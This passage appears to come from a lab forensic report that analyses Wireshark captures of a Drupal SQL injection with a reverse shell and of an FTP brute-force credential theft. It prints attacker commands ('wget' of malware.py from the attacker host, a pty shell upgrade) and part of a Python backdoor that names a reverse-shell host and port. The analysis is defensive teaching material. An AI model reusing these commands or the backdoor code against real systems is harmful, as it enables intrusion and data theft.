


Fig. 482. Finding the Drupal SQL Injection Exploit by Packet Analysis

From this, there is TCP data within the drupal, pointing back to the attacker machine whose IP address is 10.10.10.13 and Port number 4444. Here we can see the attacker has used a reverse_tcp payload to let the victim connect to the attacker. The Squill also shows us an alert for the “ET EXPLOIT Possible CVE-2014-3074 Drupal SQLi attempt URLENCODE 2”.




Fig. 483. HTTP Request for Drupal

It may provide certain information to distinguish attacks and the attacker's malicious actions by reviewing packet captures of the compromised device. The packet highlighted in the diagram below reveals that a computer

with the IP address *10.10.10.13* is hosting a web server, and the victim machine makes a GET request to download a file named ‘malicious.sh’. It seems that the attacker made this request, and the file downloaded is malware. This causes unauthorized access to the server’s data which harms the organization’s assets which causes harm to the CIA triad (i.e., Confidentiality, Integrity, Availability).




Fig. 484. Attacker downloads malware to victim's device

After the connection is made, the attacker actively reconnaissance the device in control. The attacker tries to see what privilege he has access to. The attacker has attained access to the *www-data* user.

Here the attacker used ‘`python3 -c "import pty; pty.spawn('/bin/bash');"`’, this is used to spawn a TTY terminal using Python pty library. The attacker upgrades a simple reverse shell to a fully interactive tty after obtaining initial access to the host’s device.





Fig. 485. Attacker spawning tty shell and accessing the victim's device

Next, the attacker tries to see the device connected to the internet and what all other interfaces are present. This is done by `ifconfig`, which is a system administration utility. This lets the attacker dive more profound into the physical layer as he/she has the hardware address of all the NIC associated with the device.




```

www-data@ubuntu:/var/www/html/drupal$ route -n
route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use
Iface
10.10.10.0 192.168.30.101 255.255.255.0 UG 0 0 0
eth0
172.17.0.0 0.0.0.0 255.255.0.0 U 0 0 0
docker0
192.168.30.0 0.0.0.0 255.255.255.0 U 0 0 0
eth0

```

Fig. 486. Attacker accessing the routing table in the infected device


The attacker has access to the routing table. The aim of an attacker on the routing system is generally to affect the routing pathways of the packets. If an attacker directly controls a router in a primary instance, the packet might be sent to the wrong port. So the attacker can manipulate the packets by inserting custom routes.



Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.10.10.13	41277	192.168.30.31	80	24	10 k	14	9,668	10	676	0.000000	5.0551	15 k	1,069
10.10.10.13	42857	192.168.30.31	80	32	19 k	14	1,578	18	17 k	5.017903	0.1114	113 k	1,256 k
192.168.30.31	46301	10.10.10.13	4444	98	13 k	44	9,494	54	3,862	5.097862	63.7876	1,190	484
192.168.30.31	56915	10.10.10.13	80	28	8,102	16	1,310	12	6,792	68.879404	0.0063	1,655 k	8,585 k

Fig. 487. Conversation of packets between attacker and victim

Here we can see that there are 182 packets transmitted between attacker and victim, from which the attacker sends the 56 packets → victim and 126 packets are sent by the victim → attacker.



```

www-data@ubuntu:/var/www/html/drupal$ wget http://10.10.10.13/malware.py
wget http://10.10.10.13/malware.py
--2021-06-14 16:24:26-- http://10.10.10.13/malware.py
Connecting to 10.10.10.13:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2702 (2.6K) [text/x-python]
Saving to: 'malware.py.1'

 0% [ ] 0 --.-K/s
100%[=====] 2,702 --.-K/s in 0s

2021-06-14 16:24:26 (305 MB/s) - 'malware.py.1' saved [2702/2702]

www-data@ubuntu:/var/www/html/drupal$
19 client pkts, 7 server pkts, 13 turns.

```

Fig. 488. Malware file being downloaded to victim's device

Here, we can see that that attacker hosted a malicious file named `malware.py` on his server. After gaining access to the host's device, the attacker downloads the malicious files to the victim's device.

```

Wireshark · Follow TCP Stream (tcp.stream eq 3) · drupal — □ ×

GET /malware.py HTTP/1.1
User-Agent: Wget/1.15 (linux-gnu)
Accept: /*/*
Host: 10.10.10.13
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 14 Jun 2021 16:24:28 GMT
Server: Apache/2.4.46 (Debian)
Last-Modified: Mon, 14 Jun 2021 15:25:35 GMT
ETag: "a8e-5c4bb780b08fc"
Accept-Ranges: bytes
Content-Length: 2702
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/x-python

import os
import subprocess
import socket
import sys
import tempfile
from _winreg import *

MALWARE_NAME = "malware.exe"
TRIGGER = MALWARE_NAME.replace('.exe','')+ ".vbs"
KEY_PATH = "/etc/"
KEY_NAME = "anarc0der_key"
REV_SHELL = "10.10.10.13"
SHELL_PORT = 4444
TRIGGER_PATH = tempfile.gettempdir()+"\\"+TRIGGER
MALWARE_PATH = tempfile.gettempdir()+"\\"+MALWARE_NAME

```

Fig. 489. The GET request and its response.

```

class My_malware():
    def infect_windows_register_keys(self):
        """ Method to register malware on windows keys.
        Returns False if didnt have key for malware.
        Returns True if already have key for malware. """
        key = OpenKey(HKEY_LOCAL_MACHINE, KEY_PATH)
        keys = []
        try:
            i=0
            while True:
                cur_key = EnumValue(key, i)
                keys.append(cur_key[0])
                i+=1
        except:

```

Packet 157. 1 client pkt, 3 server pkts, 1 turn. Click to select.

Fig. 490. Extracting the malware file being downloaded.

Here is the malicious code that the attacker downloaded to the victim. This python script is malware that establishes a backdoor in python for windows that would expose the data's privacy to the attacker.

***** *The contribution of Lokesh Sai Mahanathi starts here* *****

Y. Analysis of Playbook 37: Vulnerability exploitation and credential theft using web server.

i. Pcap File Name: Proftpmodewithoutmsfconsole.pcap

ii. *Wireshark Analysis:* Here we can see that the Attacker is on the IP 10.10.10.12 and the victim is on the IP 192.168.30.31. We can also see different types of protocols.




Fig. 491. Analyzed packets which shows different protocols.




Fig. 492. No TCP problems were identified in the pcap

Wireshark did not identify any TCP problems in the given pcap file for the given filter **tcp.analysis.flags** on the above figure.




Fig. 493. All packets with response code 200

In the above figure, we can see all the packets which have the response code 200 which means all the requests that were success.

profptp_without_msconsole (1).pcap

tcp.flags.syn == 1

No.	Time	Source	Destination	Protocol	Length	Info
2717	86.691842	10.10.10.12	192.168.30.31	TCP	74	8718 → 8181 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=435288
2719	86.691389	10.10.10.12	192.168.30.31	TCP	74	5308 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=43528017
2721	86.691499	10.10.10.12	192.168.30.31	TCP	74	2932 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=435280
2723	86.691619	192.168.30.31	10.10.10.12	TCP	74	5181 → 46718 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1
2725	86.691708	192.168.30.31	10.10.10.12	TCP	74	89 → 51380 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1
2730	86.692031	10.10.10.12	192.168.30.31	TCP	74	9740 → 831 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4352881
2731	86.692231	192.168.30.31	10.10.10.12	TCP	74	880 → 32932 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1
2733	86.692346	192.168.30.31	10.10.10.12	TCP	74	91 → 49740 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1
2788	106.519451	10.10.10.12	192.168.30.31	TCP	74	49940 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=43530000
2789	106.519812	192.168.30.31	10.10.10.12	TCP	74	91 → 40940 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1
2851	216.294713	10.10.10.12	192.168.30.31	TCP	74	1316 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=43540977
2852	216.295811	192.168.30.31	10.10.10.12	TCP	74	89 → 51316 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1
2860	216.323644	10.10.10.12	192.168.30.31	TCP	74	1318 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=43540980
2862	216.324136	192.168.30.31	10.10.10.12	TCP	74	89 → 51318 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1
2885	241.939664	10.10.10.12	192.168.30.31	TCP	74	1320 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=43543538
2886	241.934305	192.168.30.31	10.10.10.12	TCP	74	89 → 51320 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1

Fig. 494. SYN packets

In the above figure all the packets with the SYN bits in the TCP header that are set to 1 are displayed. That means it shows all the SYN's. And I did not find any rapidly increasing SYN packets coming from attacker to the server. That states that there was no SYN attack taken place here.

profptp_without_msconsole (1).pcap

tcp.flags.reset == 1

No.	Time	Source	Destination	Protocol	Length	Info
6	0.000383	192.168.30.31	10.10.10.12	TCP	60	443 → 65101 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	0.000414	192.168.30.31	10.10.10.12	TCP	60	80 → 65101 [RST] Seq=1 Win=0 Len=0
17	0.064285	192.168.30.31	10.10.10.12	TCP	60	256 → 33077 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20	0.064442	192.168.30.31	10.10.10.12	TCP	60	53 → 33077 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	0.064574	10.10.10.12	192.168.30.31	TCP	54	33077 → 3306 [RST] Seq=1 Win=0 Len=0
27	0.064724	10.10.10.12	192.168.30.31	TCP	54	33077 → 21 [RST] Seq=1 Win=0 Len=0
28	0.064767	10.10.10.12	192.168.30.31	TCP	54	33077 → 80 [RST] Seq=1 Win=0 Len=0
29	0.064804	10.10.10.12	192.168.30.31	TCP	54	33077 → 111 [RST] Seq=1 Win=0 Len=0
30	0.064836	10.10.10.12	192.168.30.31	TCP	54	33077 → 445 [RST] Seq=1 Win=0 Len=0
31	0.064936	192.168.30.31	10.10.10.12	TCP	60	23 → 33077 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
32	0.064965	192.168.30.31	10.10.10.12	TCP	60	110 → 33077 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
34	0.065189	10.10.10.12	192.168.30.31	TCP	54	33077 → 22 [RST] Seq=1 Win=0 Len=0
40	0.065529	192.168.30.31	10.10.10.12	TCP	60	8888 → 33077 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41	0.065596	192.168.30.31	10.10.10.12	TCP	60	587 → 33077 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42	0.065656	192.168.30.31	10.10.10.12	TCP	60	113 → 33077 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
43	0.065682	192.168.30.31	10.10.10.12	TCP	60	1720 → 33077 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
44	0.065728	192.168.30.31	10.10.10.12	TCP	60	995 → 33077 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Fig. 495. TCP Reset packets

Here, we can see all the TCP reset packets that were in this pcap file.




Fig. 496. TCP Packet details

In the above figure, we can see the TCP packet details in detail where we can find the IP addresses and port numbers of both the source and destinations, Sequence numbers, Acknowledgement numbers different types of options that were sent by the TCP protocol.




Fig. 497. Compromised data.

In the above figure, we can see the attacker tried brute force attack in order to gain the access to the victim. Once the attacker was successful, the attacker downloaded the password hashes.




Fig. 498. GET request from attacker.

Here, we can see the attacker sending a request for the password files to the victim machine.

